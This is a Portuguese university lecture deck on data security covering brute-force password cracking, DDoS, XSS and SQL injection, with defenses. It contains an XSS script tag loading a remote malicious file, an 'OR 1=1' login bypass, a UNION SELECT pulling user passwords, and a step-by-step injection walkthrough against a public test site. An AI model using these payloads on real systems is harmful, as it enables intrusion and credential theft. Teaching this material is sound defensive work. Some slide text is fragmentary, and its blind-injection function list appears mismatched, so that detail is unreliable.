Essa é a maneira mais famosa que existe para se **quebrar senhas**. Consiste em **tentar todas as combinações** possíveis até que o password seja encontrado. Porém, com o crescimento do tamanho das senhas, as combinações possíveis aumentam exponencialmente e, com isso, também aumenta o tempo necessário para serem decifradas.

Um exemplo de ataque de força bruta a um FTP pode, por exemplo, gerar um log parecido com o código (próximo slide), que demonstra uma série de tentativas de conexão provenientes de um mesmo IP:

Ataques de Força Bruta



The screenshot shows the BulletProof FTP Server v2.3.1 (Build 26) interface. The log window displays the following text:

```

10/24/2008 4:28:45 PM SERVER: Unable to start server, port 21 may already be in use.
10/24/2008 4:29:02 PM - FTP Server On-line : IP(s)
192.168.1.105,192.168.0.105,192.168.76.1,192.168.209.1,192.168.190.1, on port 21
(000001) 10/24/2008 4:29:10 PM - (not logged in) (127.0.0.1) > connected to ip : 127.0.0.1
(000001) 10/24/2008 4:29:10 PM - (not logged in) (127.0.0.1) > sending welcome message.
(000001) 10/24/2008 4:29:10 PM - (not logged in) (127.0.0.1) > 220 BulletProof FTP Server ready
(000001) 10/24/2008 4:29:12 PM - (not logged in) (127.0.0.1) > USER admin
(000001) 10/24/2008 4:29:12 PM - (not logged in) (127.0.0.1) > 331 Password required for admin.
(000001) 10/24/2008 4:29:13 PM - (not logged in) (127.0.0.1) > PASS *****
(000001) 10/24/2008 4:29:13 PM - (not logged in) (127.0.0.1) > 530 Login or Password incorrect.
(000001) 10/24/2008 4:29:18 PM - (not logged in) (127.0.0.1) > USER admin
(000001) 10/24/2008 4:29:18 PM - (not logged in) (127.0.0.1) > 331 Password required for admin.
(000001) 10/24/2008 4:29:19 PM - (not logged in) (127.0.0.1) > PASS *****
(000001) 10/24/2008 4:29:19 PM - (not logged in) (127.0.0.1) > 530 Login or Password incorrect.
(000001) 10/24/2008 4:29:30 PM - (not logged in) (127.0.0.1) > USER admin
(000001) 10/24/2008 4:29:30 PM - (not logged in) (127.0.0.1) > 331 Password required for admin.
(000001) 10/24/2008 4:29:31 PM - (not logged in) (127.0.0.1) > PASS *****
(000001) 10/24/2008 4:29:31 PM - (not logged in) (127.0.0.1) > 530 Login or Password incorrect.
(000001) 10/24/2008 4:29:40 PM - (not logged in) (127.0.0.1) > USER admin
(000001) 10/24/2008 4:29:40 PM - (not logged in) (127.0.0.1) > 331 Password required for admin.
(000001) 10/24/2008 4:29:41 PM - (not logged in) (127.0.0.1) > PASS *****
(000001) 10/24/2008 4:29:41 PM - (not logged in) (127.0.0.1) > 530 Login or Password incorrect.
(000001) 10/24/2008 4:29:44 PM - (not logged in) (127.0.0.1) > USER admin
(000001) 10/24/2008 4:29:44 PM - (not logged in) (127.0.0.1) > 331 Password required for admin.
(000001) 10/24/2008 4:29:45 PM - (not logged in) (127.0.0.1) > PASS *****
(000001) 10/24/2008 4:29:45 PM - (not logged in) (127.0.0.1) > 530 Login or Password incorrect.
(000001) 10/24/2008 4:29:48 PM - (not logged in) (127.0.0.1) > USER admin
(000001) 10/24/2008 4:29:48 PM - (not logged in) (127.0.0.1) > 331 Password required for admin.
(000001) 10/24/2008 4:29:48 PM - (not logged in) (127.0.0.1) > PASS *****
(000001) 10/24/2008 4:29:48 PM - (not logged in) (127.0.0.1) > 530 Login or Password incorrect.
(000001) 10/24/2008 4:29:50 PM - (not logged in) (127.0.0.1) > USER admin
(000001) 10/24/2008 4:29:50 PM - (not logged in) (127.0.0.1) > 331 Password required for admin.
(000001) 10/24/2008 4:29:51 PM - (not logged in) (127.0.0.1) > PASS *****
(000001) 10/24/2008 4:29:51 PM - (not logged in) (127.0.0.1) > 530 Login or Password incorrect.
  
```


Ataques de Força Bruta

90% de todos os problemas de segurança em redes estão relacionados com a escolha de senhas “fracas” pelos usuários e administradores de sistemas !

Ataques de Força Bruta

Quebra de senha

Existem ferramentas para quebra de senhas por força bruta a mais famosa é a ***John the ripper*** que trabalha tanto por força bruta ou ataques de dicionário.

Existem diversas ferramentas para **teste de segurança** de senhas, sendo que para ambiente gráfico em Windows recomenda-se o uso da ferramenta Brutus.


- Referências:

<http://www.openwall.com/john/>

<http://www.outpost9.com/files/WordLists.html>

DDOS

Um Distributed Denial-of-Service Attack é uma maneira relativamente simples de derrubar algum serviço. O objetivo aqui é unicamente o de **tornar uma página ou processo indisponível** para o usuário final.



DDOS

Para efetuar o processo, os **hackers precisam criar uma rede zumbi** (BotNet), que inclui uma infinidade de computadores infectados de maneira que eles possam ser **controlados por um host “mestre”**. Quando o hacker escolhe o alvo, ele envia o IP para o mestre, que se encarrega de distribuí-lo por toda a rede zumbi. Essa rede pode incluir **milhares de computadores que são responsáveis por sobrecarregar o alvo** até que ele se torne indisponível.

Por ter múltiplas fontes, o rastreamento e bloqueio desse tipo de ataque é bastante complicado.

Cross Site Scripting (XSS)

Cross Site-Scripting (XSS) É uma das vulnerabilidades mais comuns e discutidas no cenário hacker. Por meio deste ataque o invasor pode injetar scripts maliciosos em um site alvo, permitindo assim estes scripts serem executados no navegador do usuário. Estes scripts são escritos em uma linguagem que vai ser rodada na máquina do cliente, utilizadas, tais como VBScript, Activex, Java, Flash ou outra suportada por Browser. XSS age numa página web, podendo mudar por completo o comportamento de um site, sem que o usuário perceba.

Cross Site Scripting (XSS)

Pode ser dividido em 3 categorias:

Persistente (ou armazenado): não depende da ação do usuário e frequentemente acontece em sites no qual o atacante pode postar texto, exemplo: fórum, rede sociais;

Não persistente: ataque que depende de uma ação do usuário, normalmente um clique em um link;


Document Object Model: ocorre quando um código JavaScript usa o parâmetro passado na URL, para escrever na própria página.

Em muitos casos um atacante pode incluir um script em um payload assim:

```
<script SRC='http://site infectado/arquivomalicioso'></script>
```

Cross Site Scripting (XSS)


XSS Persistente



- 1 – O computador atacante injeta código malicioso, que vai persistir, em algum site/cookie vulnerável;
- 2 – A vitima acessa o site vulneravel.;
- 3 – Como resposta da requisição a vitima recebe a pagina normal mais o código malicioso que está embutido no mesmo. O código é executado pelo navegador da vitima;
- 4 – O computador da vitima manda dados para o atacante.

Cross Site Scripting (XSS)

XSS Não Persistente



Slide 34

1 – O atacante manda SPAMs para diversas vitimas;

2 – Ao clicar a vitima passará a ser direcionada para o site, e como resposta receberá a pagina de "noticia";

3 – O navegador da vitima irá mandar informações para o host do atacante, como cookie;

4 – O atacante rouba a sessão da vitima.

SQL Injection

Ataque que aproveita-se das credenciais fornecidas aos sistemas, em especial os web, enganando-os e enviando códigos não intencionais injetados na aplicação, para serem executados em um servidor de banco de dados.

Não necessariamente o servidor de destino tem que ser relacional e estar rodando SQL, porém eles são a grande maioria dos SGBDs.

Existem múltiplas formas de explorar esta vulnerabilidade, e algumas maneiras de evita-la, porém, estas normalmente não envolvem alterações específicas no SGBD.

SQL Injection

Local do ataque:

- Server side: na maioria dos ataques o código injetado é enviado de uma aplicação cliente (browser), para o servidor, onde é executado.
- Client side: porém existem aplicações que mantem um banco de dados local (cache, webSQL, sqLite, etc), estes também podem ser alvos deste ataque.

SQL Injection

Modos de ataque:

- Error based: quando há algum indicativo ou resposta do servidor, seja visual ou mesmo através de um código de erro.

web=# select cast(version() as numeric);

ERROR: invalid input syntax for type numeric:

„PostgreSQL 8.2.13 on i386-portbld-freebsd7.2, compiled by GCC cc (GCC) 4.2.1 20070719 [FreeBSD]”

- Blind: quando não há um indicativo claro ou visual, mas ainda há evidências de que o código foi executado.

MSSQL ☐ WAIT FOR DELAY

Mysql ☐ DBMS_LOCK.SLEEP

Oracle ☐ SLEEP


SQL Injection

Imaginem se a aplicação rodar algo como:

```
SELECT TOP 1 1
FROM users
WHERE
login = '+paramLogin+' AND pass = '+paramPass+'
```

O código final ficaria:

```
SELECT TOP 1 1
FROM users
WHERE
login = 'test@example.com' OR 1 = 1--' AND pass = '*****'
```



SQL Injection

Imaginem uma página que lista seus produtos através da seguinte URL: <http://www.site.com/gallery.php?order=1>

NO SGBD, isto se refere ao seguinte código

```
SELECT Product_name, Product_image, Product_price
```

```
FROM Products
```

```
ORDER BY +paramOrder+
```

Indicando que você quer a lista ordenada pelo nome.

Agora imagine utilizarmos a seguinte URL:


<http://www.site.com/gallery.php?order=1> UNION ALL

```
SELECT login + pass, NULL, NULL FROM Users
```

Este código traria linhas adicionais na pesquisa, oriundas da tabela Users...

SQL Injection

Testando em : <http://testphp.vulnweb.com/>



SQL Injection

Em : <http://testphp.vulnweb.com/listproducts.php?cat=1>

Descobrindo se será no modo cego ou de erro:

<http://testphp.vulnweb.com/listproducts.php?cat=1`>

Descobrindo quantas colunas tem esse select:

<http://testphp.vulnweb.com/listproducts.php?cat=1 order by x>

Descobrindo tipos e conteúdo dos dados:

<http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,2,3,4,5,6,7,8,9,10,11>


Injetando código

<http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,2,3,4,5,6,%22INJECTED%20CODE%22,8,9,10,11>

SQL Injection

① testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,2,3,4,5,6,"INJECTED%20CODE",8,9,10,11

Mean



Lorem ipsum dolor sit amet, consectetur adipiscing elit.

painted by: r4w8173

[comment on this picture](#)

Trees




bla bla bla

painted by: Blad3

[comment on this picture](#)

INJECTED CODE



2

painted by: 9

[comment on this picture](#)

SQL Injection

Proteções:

- Variáveis e preparação para execução do código ao invés de concatenar código no SQL.

```
Statement = PreparedStatement( 'Select Top 1 1 FROM users
                                where user = ? And pass = ?')
Statement.addparam(1, ParamLogin )
Statement.addparam(2, ParamPass )
```

- Higienizar a entrada de dados, eliminando caracteres suspeitos:
' ' < > [] { } union all select -- /* */

Atenção com encoding (%20 = espaço) e outras substituições

- WAP, sigla para web application firewall, ferramenta capaz de abrir pacotes e detectar códigos maliciosos dentro do mesmo.

Obrigado



Segurança de dados

Aula 03 – Definições de segurança

Gustavo Bianchi Maia

Gustavo.maia@faculdadeimpacta.com.br